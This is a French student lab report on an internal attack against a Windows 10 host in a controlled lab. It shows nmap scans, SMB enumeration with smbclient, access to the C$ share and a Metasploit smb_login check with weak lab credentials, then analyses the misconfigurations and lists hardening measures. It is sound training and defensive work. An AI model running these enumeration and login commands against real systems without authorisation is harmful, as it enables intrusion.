Rapport TP 3.2 — Attaque d’un système Windows et extraction d’identifiants

1. Introduction

Objectif du TP Comprendre et reproduire, dans un laboratoire contrôlé, un scénario d’attaque interne visant un poste Windows afin d’illustrer comment des mauvaises configurations et des identifiants faibles peuvent conduire à une compromission et à l’extraction d’informations sensibles.

Contexte

- Environnement : laboratoire NetSecure.
- Attaquant : Kali Linux (adresse interne).
- Cible : poste Windows (adresse interne).
- Cadre légal : exercices réalisés uniquement en environnement contrôlé et autorisé.

2. Vérification de l’accessibilité et découverte des services

D’abord la découverte de services

```
ntoguem@kali: ~
Session  Actions  Éditer  Vue  Aide
┌──(ntoguem㉿kali)-[~]
└─$ ping 192.168.56.20
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.
64 bytes from 192.168.56.20: icmp_seq=1 ttl=128 time=1.58 ms
64 bytes from 192.168.56.20: icmp_seq=2 ttl=128 time=1.00 ms
64 bytes from 192.168.56.20: icmp_seq=3 ttl=128 time=1.91 ms
^C
--- 192.168.56.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.003/1.496/1.905/0.373 ms

┌──(ntoguem㉿kali)-[~]
└─$ nmap -sS 192.168.56.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 16:13 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.20
Host is up (0.00064s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:44:57:CF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds

┌──(ntoguem㉿kali)-[~]
```

Ensuite la récupération d’informations système sans authentification

```
ntoguem@kali: ~
Session  Actions  Éditer  Vue  Aide
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:44:57:CF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds

┌──(ntoguem㉿kali)-[~]
└─$ nmap -p 445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 16:17 +0200
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.20
Host is up (0.00064s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:44:57:CF (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 10586 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-45VT77I
|   NetBIOS computer name: DESKTOP-45VT77I\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-27T15:17:52+02:00

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Apres découverte des partages réseau :

```
ntoguem@kali: ~
Session  Actions  Éditer  Vue  Aide
| smb-os-discovery:
|   OS: Windows 10 Pro 10586 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-45VT77I
|   NetBIOS computer name: DESKTOP-45VT77I\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-04-27T15:17:52+02:00

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds

┌──(ntoguem㉿kali)-[~]
└─$ smbclient -L //192.168.56.20 -N
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(ntoguem㉿kali)-[~]
└─$ smbclient -L //192.168.56.20 -U ntoguem
Password for [WORKGROUP\ntoguem]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Administration à distance
        C$              Disk      Partage par défaut
        IPC$            IPC       IPC distant
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.20 failed (Error NT_STATUS_RESOURCE_NAME
_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Et on a accédé à un partage de fichier


```
ntoguem@kali: ~
Session  Actions  Éditer  Vue  Aide
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:44:57:CF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

┌──(ntoguem㉿kali)-[~]
└─$ smbclient //192.168.56.20/C$ -U ntoguem
Password for [WORKGROUP\ntoguem]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Thu Apr 16 11:59:47 2026
  bootmgr                          AHSR   400228  Fri Oct 30 08:18:34 2015
  BOOTNXT                           AHS        1  Fri Oct 30 08:18:34 2015
  Documents and Settings          DHSrn        0  Thu Apr  9 11:59:33 2026
  Nvidia                              D        0  Thu Apr  9 21:56:53 2026
  pagefile.sys                      AHS 671088640  Mon Apr 27 15:10:23 2026
  PerfLogs                            D        0  Fri Oct 30 08:24:24 2015
  Program Files                      DR        0  Thu Apr  9 12:00:09 2026
  Program Files (x86)                DR        0  Mon Dec 14 22:13:31 2015
  ProgramData                        DH        0  Thu Apr  9 12:02:58 2026
  Recovery                         DHSn        0  Thu Apr  9 11:59:32 2026
  swapfile.sys                      AHS 16777216  Mon Apr 27 15:10:23 2026
  System Volume Information         DHS        0  Thu Apr  9 14:16:21 2026
  Users                              DR        0  Thu Apr  9 14:14:53 2026
  Windows                             D        0  Thu Apr  9 12:00:21 2026

                4573439 blocks of size 4096. 1642800 blocks available
smb: \>
```

Ajouter un nouvel utilisateur sur windows




Une connexion avec Metasploit

```
ntoguem@kali: ~
Session  Actions  Éditer  Vue  Aide
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion        ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can o
pen an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOST 192.168.56.20
RHOST => 192.168.56.20
msf auxiliary(scanner/smb/smb_login) > set SMBUser testuser
SMBUser => testuser
msf auxiliary(scanner/smb/smb_login) > set SMBPass Password123!
SMBPass => Password123!
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445     - 192.168.56.20:445     - Starting SMB login brutef
orce
[+] 192.168.56.20:445     - 192.168.56.20:445     - Success: '.\testuser:Pass
word123!'
[!] 192.168.56.20:445     - No active DB -- Credential data will not be saved
!
[*] 192.168.56.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445     - Bruteforce completed, 1 credential was successful
.
[*] 192.168.56.20:445     - You can open an SMB session with these credential
s and CreateSession set to true
[*] Auxiliary module execution completed
```

Et l’ouverture d’une session



3. les causes de la compromission et les erreurs de la configuration qui ont permis l'attaque

1. Mots de passe faibles / par défaut

Constat :

- testuser:Password123! trouvé facilement par brute force ou par défaut
- ntoguem:NTJunior probablement aussi faible

Erreur de configuration :

- Absence de **politique de complexité** efficace (le mot de passe reste trivial)
- Absence de **verrouillage de compte** après plusieurs échecs
- Mots de passe **identiques ou prévisibles** dans un contexte de laboratoire / formation

Cela a permis :
`smb_login` (Metasploit) → authentification SMB réussie sans force brute longue.

2. Accès SMB autorisé pour des utilisateurs non administrateurs

Constat :

- `testuser` (standard) peut s'authentifier sur le port 445
- Une session SMB a été ouverte (`CreateSession=true`)

Erreur de configuration :

- Absence de restriction d'accès réseau SMB aux seuls comptes administratifs ou de service
- Pas de filtrage par adresse IP source (Kali 192.168.56.30)

Cela a permis :
Maintenir une **session SMB authentifiée** sans être admin.

4. Service SMB (port 445) exposé sans authentification forte obligatoire

Constat :

- Nmap montre : `445/tcp open microsoft-ds`
- `smbclient -N` refusé, mais `-U testuser` accepté

Erreur :

- Absence de :
  - VPN / réseau isolé
  - IPS/IDS
  - Restriction Windows Firewall par adresse IP

Cela a permis :
Scanner, énumérer et tenter des authentifications depuis n'importe quel poste du réseau local.

5. Absence de principe du moindre privilège

Constat central :

- `testuser` est standard → mais peut s'authentifier SMB
- `ntoguem` aussi standard → aucun n'a pu exécuter `psexec`

Mais :

- La compromission **aurait été totale** si un mot de passe admin avait été aussi faible

Erreur :
Aucune séparation stricte entre comptes interactifs et comptes d'administration réseau.

4. Les mésures concretes

Voici les mesures concretes pour empecher ce type de compromission

1 Supprimer les comptes inutiles ou faibles
Desactiver ou supprimer le compte testuser
Imposer des mots de passe longs avec politique de securite GPO
Forcer le changement du mot de passe pour ntoguem

2 Restreindre l acces SMB aux seuls administrateurs
Modifier la politique Access this computer from the network
Supprimer le groupe Users et Everyone
Ajouter uniquement Administrateurs et Backup Operators

3 Bloquer le port 445 sur le parefeu Windows
Autoriser SMB uniquement depuis des IP de confiance par exemple 192.168.56.0/24
Interdire tout acces SMB depuis des plages IP non administratives

4 Desactiver le contournement UAC a distance
Remettre la clef de registre LocalAccountTokenFilterPolicy a 0
Appliquer cette regle par GPO sur tous les postes

5 Activer l audit et la surveillance
Auditer les connexions SMB avec auditpol
Surveiller les evenements 4624 4625 5140
Bloquer automatiquement les IP apres plusieurs echecs

6 Isoler les postes standards
Interdire les connexions SMB directes entre postes utilisateurs
Utiliser des VLANS separates pour les clients et les serveurs

7 Appliquer le moindre privilege
Aucun utilisateur standard ne doit avoir de session SMB ouverte par defaut
Creer un groupe dedie si un acces SMB est indispensable

5. Utilisation avancée des outils

Hydra et outils de test d'authentification

- **Rôle général** : tester la robustesse des identifiants en combinant listes d'utilisateurs et de mots de passe.
- **Cas d'usage pédagogique** : vérifier la présence de comptes vulnérables et démontrer l'importance de politiques de mot de passe.
- **Observation à documenter** : indiquer la commande utilisée (sans reproduire d'instructions exploitables) et joindre la capture montrant le résultat.

Metasploit et modules d'authentification

- **Rôle général** : évaluer automatiquement l'authentification SMB et, si autorisé, valider l'ouverture de sessions distantes pour l'analyse post-compromission.
- **Commandes d'analyse** : consulter les options d'un module, obtenir des informations sur un module et gérer les sessions ouvertes.
- **Cas d'usage pédagogique** : démontrer la chaîne reconnaissance → validation d'identifiants → accès distant → collecte d'informations.
- **Remarque de sécurité** : documenter les sorties et captures sans inclure d'instructions opérationnelles détaillées.

Outils d'énumération SMB

- **Rôle général** : lister partages, tester permissions et collecter métadonnées (nom machine, workgroup).
- **Cas d'usage pédagogique** : montrer comment une mauvaise configuration de partage peut exposer des fichiers.

Captures à joindre

- Sorties illustrant l'utilisation des outils (liste d'options, résultats d'énumération, sessions ouvertes).

6. Conclusion

Ce TP démontre que des pratiques simples (mots de passe faibles, partages mal configurés, absence de surveillance) suffisent souvent à compromettre un poste Windows et à extraire des informations sensibles. Les mesures proposées réduisent significativement ce risque si elles sont appliquées de manière cohérente.